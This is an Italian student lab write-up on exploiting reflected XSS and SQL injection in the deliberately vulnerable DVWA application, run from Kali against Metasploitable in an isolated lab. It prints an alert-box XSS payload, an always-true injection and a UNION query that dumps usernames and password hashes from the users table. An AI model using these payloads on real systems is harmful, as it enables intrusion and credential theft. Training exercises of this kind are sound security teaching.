

# Exploit DVWA - XSS e SQL injection

S6/L2

14/01/2025

## Argomento:

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

## Obiettivi:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

## Istruzioni per l'Esercizio:

### 1. Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
- Verificate la comunicazione tra le due macchine utilizzando il comando ping.

- 

### 2. Impostazione della DVWA:

- Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
- Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.

- 

### 3. Sfruttamento delle Vulnerabilità:

- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind)

## Svolgimento:

Ho configurato le due macchine da far comunicare e ho testato tramite un ping che comunicassero:


```
—(kali@kali)-[~]
$ ping 192.168.60.2
PING 192.168.60.2 (192.168.60.2) 56(84) bytes of data.
64 bytes from 192.168.60.2: icmp_seq=1 ttl=64 time=1.37 ms
64 bytes from 192.168.60.2: icmp_seq=2 ttl=64 time=1.81 ms
64 bytes from 192.168.60.2: icmp_seq=3 ttl=64 time=1.30 ms
64 bytes from 192.168.60.2: icmp_seq=4 ttl=64 time=0.952 ms
C
— 192.168.60.2 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.952/1.358/1.814/0.306 ms

—(kali@kali)-[~]
$
```

```
msfadmin@metasploitable:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=64 time=0.542 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=64 time=0.566 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=64 time=0.920 ms

--- 192.168.60.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.542/0.854/1.389/0.343 ms
msfadmin@metasploitable:~$ _
```

Nel browser di kali sono entrato nella DVWA di Metasploitable digitando il suo indirizzo IP-----> 192.168.60.2



Andiamo su DVWA security ed impostiamo la sicurezza in LOW in modo da poter sfruttare le vulnerabilità in modo più semplice.


## XSS REFLECTED

Andiamo nella pagina XSS reflected per poter testare l'attacco:




Da qui possiamo cominciare con i nostri test.

Ho copiato il payload presente nelle slide per fare una prova e l'ho scritto nello spazio apposito: `<script>alert('XSS Attack!');</script>`




Clicchiamo su Submit e ci aspetteremo che esca fuori un banner di alert che ci avvisa di un attacco XSS:




Cliccando su ok torneremo nella pagina della DVWA e possiamo vedere che il payload è stato inserito nella URL della pagina:

PRIMA




DOPO



Riporto altre prove che ho fatto:

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?



# SQL injection

Andiamo nella pagina di SQL injection per fare i test:

The screenshot shows the DVWA web application interface. At the top, there's a dark header with the DVWA logo. Below it, a sidebar on the left contains a list of menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' label above a text input field and a 'Submit' button. Below this, there's a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, it displays 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons.

Proviamo a inserire un ID e vediamo che come risultato ci stampa il nome dell'utente che corrisponde a quell'id:

This screenshot shows the DVWA SQL Injection page after a successful attack. The 'User ID:' label is above an empty text input field and a 'Submit' button. Below the input field, the results are displayed in red text: 'ID: 4', 'First name: Pablo', and 'Surname: Picasso'. The 'More info' section with its links remains below.

This screenshot shows the DVWA SQL Injection page after another successful attack. The 'User ID:' label is above an empty text input field and a 'Submit' button. Below the input field, the results are displayed in red text: 'ID: 3', 'First name: Hack', and 'Surname: Me'. The 'More info' section with its links remains below.

Se vogliamo prenderci tutto il database dobbiamo dargli una condizione che sia sempre vera-----> ' or ' a '='a

1' or '1'='1

### Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1  
First name: admin  
Surname: admin

ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith

Ho poi provato a fare una sql injection union per trovare anche i nomi utenti e le password degli users:

1' UNION select user, password from users# -----> questa è la query

### Vulnerability: SQL Injection

User ID:

ID: 1' UNION select user, password from users#  
First name: admin  
Surname: admin

ID: 1' UNION select user, password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION select user, password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION select user, password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION select user, password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION select user, password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Possiamo vedere che come risultato ci ha dato il nome utente e la sua password per tutti gli User ID del database.